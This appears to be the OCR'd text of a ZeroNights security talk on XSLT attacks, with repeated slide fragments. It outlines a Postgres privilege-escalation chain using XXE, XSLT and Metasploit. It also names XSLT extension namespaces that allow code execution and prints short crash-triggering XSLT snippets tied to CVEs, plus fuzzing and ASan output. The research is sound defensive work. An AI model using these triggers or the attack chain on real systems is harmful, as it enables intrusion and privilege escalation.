User Home : C:\Users\Administrator
User Name : Administrator
```

```
Version : 1
Vendor : Apache Software Foundation
Vendor URL : http://xml.apache.org/xalan-j

Line Separator :

File Separator : /

Java Home : /opt/IBMJava2-141/bin/../jre
Java Class Path : /opt/IBMJava2-141/lib/tools.jar:/var/tomcat4/bin/bootstrap.jar
Java Vendor : IBM Corporation
Java Vendor URL : http://www.ibm.com/
Java Runtime Name : Java(TM) 2 Runtime Environment, Standard Edition
Java Runtime Version : 1.4.1
Java VM Version : 1.4.1

OS Arch : x86
OS Name : Linux
OS Version : 2.4.21-9.0.1.EL

User Directory : /var/tomcat4
User Home : /var/tomcat4
User Name : tomcat4
```

Info leak


DEMO!



Write access

DEMO!

Code execution



DEMO!

Metasploit #6784

Write access


Standardized in:

- XSLT 1.1
- XSLT 2.0
- XSLT 3.0

XSLT 1.0:

- libxslt
- Sablotron
- Xalan-J
- XT
- and more

XMLSec Library



libxslt

WebKit

Postgres

Connect with low privileges
Read "global/pg_auth" via XXE
Overwrite it via XSLT
Re-connect with admin privileges
Restore "global/pg_auth" via XSLT
Launch Metasploit "postgres_payload.rb"

CVE-2012-3489
by d0znpp


CVE-2012-3488
by myself

=> DB admin + OS user

DEMO!

Info leak


DEMO!



Write access

DEMO!

Code execution



DEMO!

Metasploit #6784

Code execution

Code exec?

Bindings between XSLT and a HL language are common

Ektron: CVE-2012-5357

MSXML

urn:schemas-microsoft-com:xslt

PHP5

http://php.net/xsl

Xalan-J

Liferay: CVE-2011-1501


http://xml.apache.org/xalan/java

DEMO!

Metasploit #6784

Info leak


DEMO!



Write access

DEMO!

Code execution



DEMO!

Metasploit #6784


WHOAMI

XML

XSLT

OUTRO

BLACKLISTS



XSLT FEATURES

XSLT FUZZING

Setup


Adobe Reader vs Address Sanitizer

Findings

Setup

Mutation-Based Fuzzing

Workflow


Find good samples
Samples
Select a mutator
Bit-flipping, radamsa, ...
Select targets
C-based XSLT processors
Select monitors
ASan, valgrind, gflags.exe, ...
Generate test-cases
Malformed inputs
Process
Bingo?
Instrumented applications
Minimize & analyse

How to trigger execution of XSLT code on Oracle?

```
select xmltype('<foo/>')
       .transform(
              xmltype(q'{XSLT}')
       )
from dual;
```

Protips

Good samples

official test suites

+

bug-trackers

+

triggers for
specific features

+

previous crashes

Mutation

radamsa is
awesome!

@mozdeco,
please release
LangFuzz!

Hardware

Dev — On a VM at home

Prod — 1 x EC2 "c1.medium"


Setup

Adobe Reader vs Address Sanitizer

Findings

Adobe Reader vs Address Sanitizer

http://partners.adobe.com/public/developer/opensource/



10 years old!

ChangeLog (November 16, 2004)

- eliminated all write accesses to constant strings
- eliminated the creation of unterminated strings
- eliminated all potential buffer overruns
- eliminated all known potential floating-point and integer overflows
- replaced some hard-coded constants [...]
- eliminated all newly discovered memory leaks

Are they kidding?

```
ERROR: AddressSanitizer heap-buffer-overflow on address 0x7f48a1289788
at pc 0x7f48a29da80c bp 0x7fffdccb2090 sp 0x7fffdccb2088
WRITE of size 4 at 0x7f48a1289788 thread T0

    #0  00000000000f880c <utf8ToUtf16(wchar_t*, char const*)+0x11c>:
          thislen = 2;
        };
        dest += thislen;
        len += thislen;
    }
    *dest = 0;
   f880c:44 89 ea           mov    %r13d,%edx

0x7f48a1289788 is located 0 bytes to the right of 8-byte region
[0x7f48a1289780,0x7f48a1289788) allocated by [...]
```

```
INSTRUCTION_ADDRESS:[illegible]
INSTRUCTION_STACK_FRAME:-1
DESCRIPTION:Data Execution Prevention Violation
SHORT_DESCRIPTION:DEPViolation
CLASSIFICATION:EXPLOITABLE
BUG_TITLE:Exploitable - Data Execution Prevention Violation s
EXPLANATION:User mode DEP access violations are exploitable.
```

Setup

Adobe Reader vs Address Sanitizer

Findings

Findings

Classic implementation errors :
- stack-based overflow w/ long strings
- encoding hell (UTF-8, ...)

Misc:
- parsing errors
- uninitialized variables

Type confusion errors:
- very common (libxslt, Sablotron, ...)
- leads to interesting behavior

Crash

```
<xsl:template match="key('mykey', " />
```

Funny error

```
<xsl:template match="/">
  <xsl:for-each select="document()">
     <xsl:attribute/>
  </xsl:for-each>
</xsl:template>
```

```
XML Location: NodeName:
<#document> In line 1 of
ncounteredinvalid memory
callbackIn line ~1u of ~2s:In
line ~1u of ~2s [parameter
entity ~3S]:In line ~1u of ~2s
[general entity ~3S]:Unicode
data alignment errorwrong node
typecontext is not clean: [...]
```

Information leak

CVE-2012-3972

```
<xsl:value-of select=
    "format-number(SMALL_NUMBER, '#')"
/>
```

Arbitary read
CVE-2012-2825

```
<!DOCTYPE whatever [
  <!ATTLIST magic blabla CDATA "anything">
  <!ENTITY foobar "zzzzzzzzAAAAzzzzzzzzz">
]>
<magic xsl:version="1.0" xmlns:xsl="[...]"/>
```

Heap corruption


CVE-2012-2871

```
<xsl:template match="*">
  <xsl:for-each select="namespace::*">
    <xsl:apply-templates/>
  </xsl:for-each>
</xsl:template>
```

Heap overflow

CVE-2012-1525

```
<xsl:attribute name="&#xE004D;"/>
```



And many more!

Setup

Adobe Reader vs Address Sanitizer

Findings


WHOAMI

XML

XSLT

OUTRO

BLACKLISTS



XSLT FEATURES

XSLT FUZZING

Blacklists are evil!

Do NOT parse XML with text-oriented tools

Big attack surface!

Parser (DoS), Grammar (XXE), Code (XSLT), ...

Nice research area!

Thanks to @hillbrad, @0x6D6172696F, @d0znpp,
@mihi42, @websterprodigy, @webpentest, @sh2kerr, ...


That's why
I love
XML hacking!
WWW.ZERONIGHTS.ORG
Nicolas Grégoire
@Agarri_FR